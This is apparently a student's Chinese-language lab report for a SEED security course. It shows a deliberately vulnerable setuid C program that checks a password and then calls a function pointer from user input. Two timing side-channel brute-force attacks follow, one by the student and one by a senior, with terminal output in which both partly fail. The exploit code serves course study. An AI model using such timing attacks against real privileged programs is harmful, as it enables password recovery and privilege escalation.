CLASS 10

Attacks on TCP IP Lab


吴瑞欣-E41614059

1、 被攻击代码

```
//sidechannel.c

//s.pass root 只读

//S1deCh4nnelAttack3r


#include <stdio.h>

#include <string.h>


int main(int argc, char **argv)

{

        FILE *in = 0;

        char pass[20]="";

        unsigned int i=0, j=0;

        unsigned short correct=0,misplaced=0;

        unsigned short pwlen=strlen(pass) - 1, inlen=0;

        if(argc != 3 || (inlen=strlen(argv[1]) - 1) > 19)

                return 1;


        setresuid(geteuid(),geteuid(),geteuid());


        in = fopen("s.pass","r");

        pass[fread(pass, 1,19,in)] = 0;

        fclose(in);


        for (i = 0; i <= inlen && i <= pwlen; i++)
        if(pass[i] == argv[1][i])
            correct++;
        else
            for(j = 1; j < pwlen; j++)
                if(argv[1][i] == pass[(i+j)%19])
                    misplaced++;
    if(correct == 19)
        ((void (*)()) argv[2])();
    return 0;
}
```

2、我写的攻击代码如下：无法攻击成功，很难受，真的难受细细的调了两个半天，还是有错，一半的位数无法攻击成功，报错。很可能是使用的函数不够细，但这已经是市面上最细的了，更大的可能是电脑 cpu、内存问题无法攻击成功，绝望

```
#include<stdio.h>
#include<sys/time.h>
#include<string.h>
#include<unistd.h>
int main(){

    struct   timeval   start;

    struct   timeval   end;

    char ack1[100]="S1deCh4nnelAttack3r";

    long int timer;

    char all[100]="0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ";

    char ack[100];

    long int len[100];
    long int num,i,j,a=50000,a1,flag,x=1;

pid_t pid;

    num=strlen(all);

    for(i=0;i<19;i++){

        for(j=0;j<num;j++){

            ack[i]=all[j];

            gettimeofday(&start,NULL);

            if((pid=fork())==0){

            execl("./side","side",ack,"0xbfda267b",(char *)0);

            }else{

            waitpid(pid,NULL,0);

        }

            gettimeofday(&end,NULL);

            timer = 1000000 * (end.tv_sec-start.tv_sec)+ end.tv_usec-start.tv_usec;

            //printf("%ldtimer = %ld us\n",j,timer);

            len[j]=timer;

        }

    a1=a;

        for(j=0;j<num;j++){

            if(a1>len[j]){

                a1=len[j];

                flag=j;
                //printf("%ld    %ld\t",j,len[j]);

                        }

                }

        //printf("%ld\n",flag);

                ack[i]=all[flag];

        printf("%s\n",ack);

        }

        return 0;

}
```




```
[11/26/2018 04:43] seed@ubuntu:~/Desktop/lab10$ 1
S
S1
S1d
S1deC◆`◆<
S1deC◆`◆<
S1deCh`◆<
S1deCh4◆<
S1deCh4n<
S1deCh4n8◆
S1deCh4n83
S1deCh4n83w
S1deCh4n83wT
S1deCh4n83wTt
S1deCh4n83wTtt
S1deCh4n83wTtto
S1deCh4n83wTttoc
S1deCh4n83wTttoca
S1deCh4n83wTttocai
S1deCh4n83wTttocair
```

3、安康学长的代码，在我的电脑上运行没有正确过，我觉得是我电脑问题，真滴不是代码问题

```
#include<stdio.h>
#include<sys/time.h>
#include<unistd.h>
#include<sys/types.h>
#include<sys/wait.h>
```

```
#include<stdlib.h>
char
arr[]="0123456789qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM";
char pswd[19]="0000000000000000000";
char attack[19]="";
int i=0,m=0,n=0;
int main(int argc, char *argv[]){
struct timeval startTime,endTime;
pid_t pid;
int tmp;
float Timeuse;
float use=0u,min=1000000;
char *test;
for(;n<18;n++){
min=100000;
for(m=0;m<strlen(arr);m++){
attack[n]=arr[m];
use=0;
for(i=0;i<20;i++){
gettimeofday(&startTime,NULL);
if((pid=fork())==0){
execl("./test","test",attack,"0xbffff673",(char *) 0);
}else{
waitpid(pid,NULL,0);
}
gettimeofday(&endTime,NULL);
Timeuse=1000000*(endTime.tv_sec - startTime.tv_sec) + (endTime.tv_usec-
startTime.tv_usec);
Timeuse/=100000;
use+=Timeuse;
}
if(use<min){
min=use;
tmp=m;
}
// printf("%d:%c use:%f\n",n,arr[m],use);
}
attack[n]=arr[tmp];
printf("%s\n",attack);
}
n=18;
min=0;
for(m=0;m<strlen(arr);m++){
attack[n]=arr[m];
use=0;
for(i=0;i<20;i++){
gettimeofday(&startTime,NULL);
if((pid=fork())==0){
execl("./test","test",attack,"0",(char *) 0);
}else{
waitpid(pid,NULL,0);
}
gettimeofday(&endTime,NULL);
Timeuse=1000000*(endTime.tv_sec - startTime.tv_sec) + (endTime.tv_usec-
startTime.tv_usec);
Timeuse/=100000;
use+=Timeuse;
}
if(use>min){
min=use;
tmp=m;
}
// printf("%d:%c use:%f\n",n,arr[m],use);
}
attack[n]=arr[tmp];
printf("%s\n",attack);
printf("%s\n",attack);
return 0;
}
```



```
[11/26/2018 06:25] seed@ubuntu:~/Desktop/lab10$ 3
F
F1
F1d
F1dP
F1dPu
F1dPuU
F1dPuUb
F1dPuUbq
F1dPuUbqD
F1dPuUbqDp
F1dPuUbqDpY
F1dPuUbqDpYA
F1dPuUbqDpYAQ
F1dPuUbqDpYAQq
F1dPuUbqDpYAQq2
F1dPuUbqDpYAQq2Y
F1dPuUbqDpYAQq2Yc
F1dPuUbqDpYAQq2Yc3
F1dPuUbqDpYAQq2Yc3R
F1dPuUbqDpYAQq2Yc3R
```